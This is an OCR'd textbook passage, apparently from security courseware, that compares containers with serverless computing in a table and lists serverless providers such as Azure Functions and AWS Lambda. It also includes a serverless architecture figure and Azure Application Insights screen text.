

Client Application
DNS Routing
Content Delivery Network
Object Store with Static Content
Cloud Server
API Gateway
Serverless Functions
Session Store
Data Store
Authentication

Figure 19.29: Serverless architecture



Serverless Vs. Containers

Containers	Serverless Computing
The developer is responsible for defining container configuration files along with the operating system, software, libraries, storage, and networking	The developer only needs to develop and upload code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider
Once initiated, the container runs continuously until the developer stops or destroys it	Once completed running, the serverless function is automatically destroyed by the cloud environment
A container needs server support even when the container is not executing any programs	Serverless deployment charges only for the resources consumed
There is no time restriction for the code running inside the container	Timeout is enabled on serverless functions
Containers support running on a cluster of host nodes	The underlying host infrastructure is transparent to developers
Containers store data in temporary storage or mapped storage volumes	Serverless functions do not support temporary storage; instead, data is stored in the object storage medium
Containers support both complex applications and lightweight microservices	Serverless functions are suitable only for microservices applications
Developers can select their choice of language and runtime for applications running in a container	Language selection for serverless functions is restricted by the cloud service provider

Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.

Containers	Serverless Computing
▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking. ▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.	▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.
▪ Once initiated, the container runs continuously until the developer stops or destroys it.	▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.
▪ A container needs server support even when the container is not executing any programs.	▪ Serverless deployment charges only for the resources consumed.
▪ There is no time restriction for the code running inside the container.	▪ Timeout is enabled on serverless functions.
▪ Containers support running on a cluster of host nodes.	▪ The underlying host infrastructure is transparent to developers.


▪ Containers store data in temporary storage or mapped storage volumes.	▪ Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.
▪ Containers support both complex applications and lightweight microservices.	▪ Serverless functions are suitable only for microservices applications.
▪ Developers can select the language and runtime for applications running in a container.	▪ Language selection for serverless functions is restricted by the cloud service provider.

Table 19.4: Serverless Vs. Containers

Serverless Computing Frameworks

Microsoft Azure Functions

- Microsoft Azure Functions is a serverless computing platform that allows users to **run code without provisioning** and managing servers


func-green - Application map
Application Insights - Last 24 hours - func-green
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Investigate
Application map
Smart Detection
Live Metrics Stream
Metrics
Search
Availability
Failures
Performance
Servers
Browser
Troubleshooting guides (previe...
Workbooks
Usage
Time range = Last 24 hours
Feedback
Learn more
Refresh
Update map components
1 instance 2% 108 ms 18K calls
func-green
43.3 ms 17K calls
267.4 ms | 100% 288 calls
45.3 ms 17K calls
1 instance 137.2 ms 35K calls
func-yellow
servicebus...| outqueue
AZURE SERVICE BUS
3 instances 108.7 ms 35K calls
func-orange
57.7 ms 17K calls
55 ms | 29.1% 17K calls
52.8 ms 17K calls
1 instance <1% 86.6 ms 36K calls
func-red
appmaplega...bsites.net
HTTP
appmaplega...bsites.net
HTTP
5.6 ms 17K calls
funcred8fe5
AZURE QUEUE

https://azure.microsoft.com

AWS Lambda
https://aws.amazon.com

Google Cloud Functions
https://cloud.google.com

IBM Cloud Functions
https://www.ibm.com

AWS Fargate
https://aws.amazon.com

Alibaba Cloud Function Compute
https://www.alibabacloud.com

Serverless Computing Frameworks

Serverless computing makes it easier for running the code and developing applications without worrying about back-end server management. This serverless computing adoption is growing rapidly across many industries. Listed below are some serverless cloud computing providers:

- **Microsoft Azure Functions**

  Source: *https://azure.microsoft.com*

  Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers. It is fully automated and provides scaling based on the workload volume; this feature lets users add more values without thinking about back-end server management.

